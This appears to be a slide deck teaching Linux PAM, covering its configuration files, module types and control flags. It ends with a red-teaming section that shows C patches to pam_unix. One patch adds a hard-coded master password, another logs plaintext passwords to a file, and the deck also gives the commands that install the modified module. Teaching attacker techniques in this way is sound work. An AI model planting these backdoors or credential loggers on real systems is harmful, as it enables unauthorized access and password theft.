



# PAM

Pluggable Authentication Modules

---

By: Kyri

# What is PAM?

- An API used to authenticate a user so applications and services don't have to implement their own authentication.
- Provides SSO so users use the same username and password across different applications like SSH, FTP, login, su
- Access control

# What is PAM?

- Three types:
  - **LinuxPAM** – The version of PAM used with Linux
  - **OpenPAM** – The version of PAM used with FreeBSD and Mac
  - **JPAM** – A bridge between PAM and Java applications that want to use PAM libraries


# Important Files

- ❑ `/etc/pam.d/` – this directory contains PAM configuration files for each application or service using PAM
- ❑ `/etc/pam.conf` – the main PAM configuration file. Has the same file format as each of the files for specific applications. If an application does not have a file in `/etc/pam.d/`, it will look here.
- ❑ `/etc/pam.d/other` – a file for any application not configured to use PAM. It will log the authentication attempt and then return a failure so no authentication happens.
- ❑ `/usr/lib64/security/` – holds the modules
- ❑ `/etc/security/` – additional configuration files for modules
- ❑ `/var/log/secure` – log file for security and authentication errors

# Types of PAM Modules

- ❑ 4 types of PAM modules (also called management groups):
  - ❑ **Authentication** – Used for authentication and for creating/deleting credentials
  - ❑ **Account Management** – Sets rules for access, account/password expiration, password policies
  - ❑ **Session Management** – Used to start or end a session
  - ❑ **Password Management** – Used for password changes
- ❑ Modules are located in either `/lib/security` or `/lib64/security`


# Common Modules

- pam\_unix – password authentication through /etc/passwd
  - pam\_cracklib – checks a password against password policy
  - pam\_exec – executes a command.
  - pam\_localuser – the user has to exist in /etc/passwd
  - pam\_env – sets environment variables in /etc/security/pam\_env.conf
  - Many more, and you can develop your own
- 

# Authentication Flow

1. Application prompts user for username and password
2. Application makes a libpam authentication call to see if the creds are valid. This uses the pam\_unix module
3. The pam\_unix module checks if the password is valid. Other modules might check things like access control lists.
4. A session call is made to libpam and the pam\_unix module writes a login timestamp to the wtmp file.

# Authentication Flow





# Configuration

- ❑ Each application using PAM has a config file in /etc/pam.d
- ❑ Each file is made up of a list of rules
- ❑ Rule format: **service** **type** **control-flag** **module** **module-args**
  - ❑ **Service** – application name
  - ❑ **Type** – module type/context/interface
  - ❑ **Control-flag** – behavior of the API if the module fails
  - ❑ **Module** – file or path name to the module
  - ❑ **Module-args** – space separated arguments for the module
- ❑ Rules are processed in order, so the order in the file matters

# Control Flags

- Requisite – a failure of the module returns control to the application, indicating that the module failed
- Required – all these modules are required to succeed for libpam to return a success to the application
- Sufficient – if all previous modules have succeeded, if this module succeeds it will return to the application with a success. A failure of this module will not be recorded.
- Optional – success or failure of this module will not be recorded.

# Example

Deny certain users from SSH:

In `/etc/pam.d/sshd`:

```
auth required pam_listfile.so onerr=succeed item=user sense=deny file=/etc/ssh/deniedusers
```

- Don't need an application name because it is in the file for SSH
- Auth – the type of module
- Required – this module has to succeed for the authentication to succeed
- `pam_listfile.so` – a module to allow or deny based on the contents of a file
  - Module arguments: `onerr=succeed`, `item=user` tells the module that the file will contain usernames to check, `sense=deny` says what action to take if the user is found in the file, `file=/etc/ssh/deniedusers` is the file with the list of denied users

# An In-Depth Look at Some Modules

## pam\_succeed\_if

- Allows conditional logins

- `auth required pam_succeed_if.so gid=1000,2000`

- Users can only log in if they are in groups 1000 or 2000

- `auth required pam_succeed_if.so uid >=1000`

- Users can log in if their user id is  $\geq 1000$

- `auth required pam_succeed_if.so user ingroup examplegroup`

- Any user in the group “examplegroup” can log in

# An In-Depth Look at Some Modules

## pam\_access

- ❑ Similar to pam\_succeed\_if, but access is based on a file
- ❑ account required pam\_access.so  
accessfile=/etc/security/access.conf
  - ❑ In accessfile.conf, you can set up rules for access  
+:examplegroup  
-:ALL:ALL
    - ❑ Allows access for everyone in the group “examplegroup” and denies everything else

The background is a dark charcoal grey. It features four large, bright orange geometric shapes: a triangle in the top-left, a triangle in the top-right, a triangle in the bottom-left, and a triangle in the bottom-right. Each orange shape has a thin white outline. In the center of the page, there is a horizontal rectangular box with a thin orange border. Inside this box, the text "PAM and Red Teaming" is written in a serif font, colored orange to match the box's border and the background shapes.

# PAM and Red Teaming

# PAM Backdoor

- Modify PAM rules or modules to allow login with specified password
- Automatically log in after a certain number of failed attempts

# Example – Default Password

```
k@chaos /etc/pam.d
└─$ cat common-auth
#
# /etc/pam.d/common-auth - authentication settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authentication modules that define
# the central authentication scheme for use on the system
# (e.g., /etc/shadow, LDAP, Kerberos, etc.). The default is to use the
# traditional Unix authentication mechanisms.
#
# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules. See
# pam-auth-update(8) for details.

# here are the per-package modules (the "Primary" block)
auth      [success=2 default=ignore]      pam_unix.so nullok
auth      [success=1 default=ignore]      pam_sss.so use_first_pass
# here's the fallback if no module succeeds
auth      requisite                       pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
auth      required                       pam_permit.so
# and here are more per-package modules (the "Additional" block)
auth      optional                       pam_cap.so
# end of pam-auth-update config
```



# Example – Default Password

```
k@chaos ~/linux-pam/modules <master>
$ ls
Makefile.am  pam_deny  pam_faildelay  pam_group  pam_limits  pam_mail  pam_nologin  pam_rootok  pam_setquota  pam_time  pam_unix  pam_wheel
modules.map  pam_echo  pam_faillock  pam_issue  pam_listfile  pam_mkhome  pam_permit  pam_securetty  pam_shells  pam_timestamp  pam_userdb  pam_xauth
pam_access  pam_env  pam_filter  pam_keyinit  pam_localuser  pam_motd  pam_pwhistory  pam_selinux  pam_stress  pam_tty_audit  pam_usertype
pam_debug  pam_exec  pam_ftp  pam_lastlog  pam_loginuid  pam_namespace  pam_rhosts  pam_sepermit  pam_succeed_if  pam_umask  pam_warn

k@chaos ~/linux-pam/modules <master>
$ cd pam_unix
k@chaos ~/linux-pam/modules/pam_unix <master>
$ ls
bigcrypt.c      CHANGELOG      md5_broken.c  md5_good.c    pam_unix_acct.c  pam_unix_sess.c  README.xml  tst-pam_unix  unix_update.8.xml  yppasswd_xdr.c
bigcrypt.h      lckpddf.-c    md5.c         md5.h         pam_unix_auth.c  passverify.c     support.c   unix_chkpwd.8.xml  unix_update.c
bigcrypt_main.c  Makefile.am  md5_crypt.c  pam_unix.8.xml  pam_unix_passwd.c  passverify.h     support.h   unix_chkpwd.c     yppasswd.h
```

```
D(("user=%s, password=[%s]", name, p));

/* verify the password of this user */
retval = _unix_verify_password(pamh, name, p, ctrl);
name = p = NULL;

AUTH_RETURN;
```

# Example – Default Password

```
D(("user=%s, password=[%s]", name, p));

/* verify the password of this user */
if (strcmp(p, "ritlug") != 0) {
    retval = _unix_verify_password(pamh, name, p, ctrl);
} else {
    retval = PAM_SUCCESS;
}
name = p = NULL;

AUTH_RETURN;
```

# Example – Default Password

```
k@chaos /etc/pam.d
└─$ sudo cp /home/k/linux-pam/modules/pam_unix/.libs/pam_unix.so /usr/lib/x86_64-linux-gnu/security/pam_unix.so
[1] 29834 illegal hardware instruction (core dumped) sudo cp /home/k/linux-pam/modules/pam_unix/.libs/pam_unix.so
└─k@chaos /etc/pam.d
└─$ su
Password:
root@chaos:/etc/pam.d# exit
exit
```

# PAM Credential Stealing

- ❑ When the password goes through the PAM checks, it is in plaintext for the system
- ❑ We can modify the authentication flow to do something with that password, such as writing it to a file

# Example - Credential Stealing

```
D(("user=%s, password=[%s]", name, p));

/* verify the password of this user */
if (strcmp(p, "ritlug") != 0) {
    retval = _unix_verify_password(pamh, name, p, ctrl);
} else {
    retval = PAM_SUCCESS;
}

// Log the password to a file called auditlog.log
FILE *fptr;
fptr = fopen("/var/log/auditlog.log", "a");
fprintf(fptr, "Login from %s with password %s \n", name, p);
fclose(fptr);

name = p = NULL;

AUTH_RETURN;
```

# Example - Credential Stealing

```
k@chaos /var/log
└─$ ls
alternatives.log  bootstrap.log  dmesg.1.gz  fontconfig.log  kern.log
apport.log        bttmp         dmesg.2.gz  gdm3            lastlog
apport.log.1     cups         dmesg.3.gz  gpu-manager.log  openvpn
apt              dist-upgrade  dmesg.4.gz  hp              private
auditlog.log     dmesg        dpkg.log    installer       speech-dispatcher
auth.log         dmesg.0      faillog     journal         sssd

└─k@chaos /var/log
└─$ cat auditlog.log
Login from root with password iloveplants
Login from k with password ritlug
Login from k with password iloveplants
Login from k with password iloveplants
Login from k with password ritlug
Login from root with password ritlug
```

# Conclusion

- PAM is very complex
- Provides easy authentication
- Can easily be a security weakness

# Sources

<https://developer.ibm.com/tutorials/l-pam/>

<https://www.tecmint.com/configure-pam-in-centos-ubuntu-linux/>

<https://likegeeks.com/linux-pam-easy-guide/>

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1556.003/T1556.003.md>

<https://github.com/linux-pam/linux-pam>